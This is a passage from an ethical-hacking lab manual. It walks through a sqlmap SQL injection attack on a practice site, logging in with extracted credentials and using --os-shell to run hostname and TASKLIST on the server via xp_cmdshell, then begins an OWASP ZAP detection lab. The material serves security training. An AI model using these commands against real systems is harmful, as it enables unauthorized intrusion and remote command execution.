23. To verify if the login details are valid, you should try to log in with the extracted login details of any of the users. To do so, switch back to the web browser, close the Developer Tools console, and click Logout to start a new session on the site.




24. The Login page appears; log in into the website using the retrieved credentials john/qwerty.

If a Would you like Firefox to save this login for moviescope.com? notification appears at the top of the browser window, click Don't Save.




25. You will observe that you have successfully logged into the MovieScope website with john's account, as shown in the screenshot.



26. Now, switch back to the Parrot Terminal window. Run `sqlmap -u "http://www.moviescope.com/viewprofile.aspx?id=1" --cookie="[cookie value which you have copied in Step#7]" --os-shell`.


In this query, `--os-shell` is the prompt for an interactive OS shell.



27. If the message do you want sqlmap to try to optimize value(s) for DBMS delay responses appears, type Y and press Enter to continue.




30. sqlmap will retrieve the hostname of the machine on which the target web application is running, as shown in the screenshot.



```
Applications Places System [Icons] [System Tray] Wed Mar 13, 02:49
sqlmap -u "http://www.moviescope.com/viewprofile.aspx?id=1" --cookie="mscope=1jWydNf8wro=; ui-tabs-1=0" --os-shell - Parrot Termin
File Edit View Search Terminal Help

[02:46:27] [INFO] the back-end DBMS is Microsoft SQL Server
web server operating system: Windows 2016 or 2022 or 10 or 11 or 2019
web application technology: ASP.NET, ASP.NET 4.0.30319, Microsoft IIS 10.0
back-end DBMS: Microsoft SQL Server 2017
[02:46:28] [INFO] testing if current user is DBA
[02:46:28] [INFO] checking if xp_cmdshell extended procedure is available, please wait..
[02:46:38] [WARNING] reflective value(s) found and filtering out
[02:46:38] [WARNING] time-based standard deviation method used on a model with less than 30 response
times
do you want sqlmap to try to optimize value(s) for DBMS delay responses (option '--time-sec')? [Y/n]
Y
[02:47:31] [INFO] xp_cmdshell extended procedure is available
[02:47:32] [INFO] testing if xp_cmdshell extended procedure is usable
[02:47:33] [INFO] xp_cmdshell extended procedure is usable
[02:47:33] [INFO] going to use extended procedure 'xp_cmdshell' for operating system command executio
n
[02:47:33] [INFO] calling Windows OS shell. To quit type 'x' or 'q' and press ENTER
os-shell> hostname
do you want to retrieve the command standard output? [Y/n/a] Y
command standard output:
----
Server2019
NULL
----
os-shell>
```


31. Type TASKLIST and press Enter to view a list of tasks that are currently running on the target system.



```
Applications Places System [Icons] [System Tray] Wed Mar 13, 02:50
sqlmap -u "http://www.moviescope.com/viewprofile.aspx?id=1" --cookie="mscope=1jWydNf8wro=; ui-tabs-1=0" --os-shell - Parrot Termin
File Edit View Search Terminal Help


web server operating system: Windows 2016 or 2022 or 10 or 11 or 2019
web application technology: ASP.NET, ASP.NET 4.0.30319, Microsoft IIS 10.0
back-end DBMS: Microsoft SQL Server 2017
[02:46:28] [INFO] testing if current user is DBA
[02:46:28] [INFO] checking if xp_cmdshell extended procedure is available, please wait..
[02:46:38] [WARNING] reflective value(s) found and filtering out
[02:46:38] [WARNING] time-based standard deviation method used on a model with less than 30 response
times
do you want sqlmap to try to optimize value(s) for DBMS delay responses (option '--time-sec')? [Y/n]
Y
[02:47:31] [INFO] xp_cmdshell extended procedure is available
[02:47:32] [INFO] testing if xp_cmdshell extended procedure is usable
[02:47:33] [INFO] xp_cmdshell extended procedure is usable
[02:47:33] [INFO] going to use extended procedure 'xp_cmdshell' for operating system command executio
n
[02:47:33] [INFO] calling Windows OS shell. To quit type 'x' or 'q' and press ENTER
os-shell> hostname
do you want to retrieve the command standard output? [Y/n/a] Y
command standard output:
----
Server2019
NULL
----
os-shell> TASKLIST
do you want to retrieve the command standard output? [Y/n/a] Y
```

32. If the message do you want to retrieve the command standard output? appears, type Y and press Enter.
33. The above command retrieves the tasks and displays them under the command standard output section, as shown in the screenshots below.



```
os-shell> TASKLIST
do you want to retrieve the command standard output? [Y/n/a] Y
command standard output:
---
NULL
=====
Image Name          PID Session Name      Session#    Mem Usage
=====
System Idle Process      0
System                 4
Registry                84
smss.exe               340
csrss.exe              444
csrss.exe              520
wininit.exe            540
winlogon.exe           576
services.exe          660
lsass.exe              672
svchost.exe            780
svchost.exe            804
fontdrvhost.exe        828
fontdrvhost.exe        836
svchost.exe            912
svchost.exe            968
dwm.exe                1020
svchost.exe            468
svchost.exe            652
```

34. Following the same process, you can use various other commands to obtain further detailed information about the target machine.
35. To view the available commands under the OS shell, type help and press Enter.



```
Applications Places System [Icons] [Volume] [Network] [Battery] [Time] Wed Mar 13, 02:53
sqlmap -u "http://www.moviescope.com/viewprofile.aspx?id=1" --cookie="mscope=1jWydNf8wro="; ui-tabs-1=0" --os-shell - Parrot Termin...
File Edit View Search Terminal Help

---
os-shell> help
do you want to retrieve the command standard output? [Y/n/a] Y
command standard output:
---
For more information on a specific command, type HELP command-name
ASSOC      Displays or modifies file extension associations.
ATTRIB     Displays or changes file attributes.
BREAK      Sets or clears extended CTRL+C checking.
BCDEDIT     Sets properties in boot database to control boot loading.
CACLS       Displays or modifies access control lists (ACLs) of files.
CALL        Calls one batch program from another.
CD          Displays the name of or changes the current directory.
CHCP        Displays or sets the active code page number.
CHDIR       Displays the name of or changes the current directory.
CHKDSK      Checks a disk and displays a status report.
CHKNTFS     Displays or modifies the checking of disk at boot time.
CLS         Clears the screen.
CMD         Starts a new instance of the Windows command interpreter.
COLOR       Sets the default console foreground and background colors.
COMP        Compares the contents of two files or sets of files.
COMPACT     Displays or alters the compression of files on NTFS partitions.
CONVERT     Converts FAT volumes to NTFS. You cannot convert the
            current drive.
COPY        Copies one or more files to another location.
DATE        Displays or sets the date.
```

36. This concludes the demonstration of how to launch a SQL injection attack against MSSQL to extract databases using sqlmap.
37. Close all open windows and document all the acquired information.
38. 38. You can also use other SQL injection tools such as Mole (<https://sourceforge.net>), jSQL Injection (<https://github.com>), NoSQLMap (<https://github.com>), Havij (<https://github.com>) and blind\_sql\_bitshifting (<https://github.com>).

## Lab 2: Detect SQL Injection Vulnerabilities using Various SQL Injection Detection Tools

### Lab Scenario

By now, you will be familiar with various types of SQL injection attacks and their possible impact. To recap, the different kinds of SQL injection attacks include authentication bypass, information disclosure, compromised data integrity, compromised availability of data and remote code execution (which allows identity spoofing), damage to existing data, and the execution of system-level commands to cause a denial of service from the application.

As an ethical hacker or pen tester, you need to test your organization's web applications and services against SQL injection and other vulnerabilities, using various approaches and multiple techniques to ensure that your assessments, and the applications and services themselves, are robust.

In the previous lab, you learned how to use SQL injection attacks on the MSSQL server database to test for website vulnerabilities.

In this lab, you will learn how to test for SQL injection vulnerabilities using various other SQL injection detection tools.

### Lab Objectives

- Detect SQL injection vulnerabilities using OWASP ZAP

#### Overview of SQL Injection Detection Tools

SQL injection detection tools help to discover SQL injection attacks by monitoring HTTP traffic, SQL injection attack vectors, and determining if a web application or database code contains SQL injection vulnerabilities.

To defend against SQL injection, developers must take proper care in configuring and developing their applications in order to make them robust and secure. Developers should use best practices and countermeasures to prevent their applications from becoming vulnerable to SQL injection attacks.

#### **Task 1: Detect SQL Injection Vulnerabilities using OWASP ZAP**

OWASP Zed Attack Proxy (ZAP) is an integrated penetration testing tool for finding vulnerabilities in web applications. It offers automated scanners and a set of tools that allow you to find security vulnerabilities manually. It is designed to be used by people with a wide range of security experience, and as such is ideal for developers and functional testers who are new to penetration testing.

In this task, we will use OWASP ZAP to test a web application for SQL injection vulnerabilities.


We will scan the [www.moviescope.com](http://www.moviescope.com) website that is hosted on the Windows Server 2019 machine.

1. Click Windows Server 2019 to switch to the Windows Server 2019 machine.

If you are logged out of the Windows Server 2019 machine, click Ctrl+Alt+Delete, and login with Administrator/Pa\$\$w0rd.


2. Click windows Search icon, search for Zap 2.14.0 in the search bar and launch ZAP.
3. OWASP ZAP initialized and a prompt that reads Do you want to persist the ZAP Session? appears; select the No, I do not want to persist this session at this moment in time radio button, and click Start.

If a Manage Add-ons window appears, close it.




4. The OWASP ZAP main window appears; under the Quick Start tab, click the Automated Scan option.

If OWASP ZAP alert pop-up appears, click OK in all the pop-ups.




5. The Automated Scan wizard appears, enter the target website in the URL to attack field (in this case, <http://www.moviescope.com>). Leave other options set to default, and then click the Attack button.





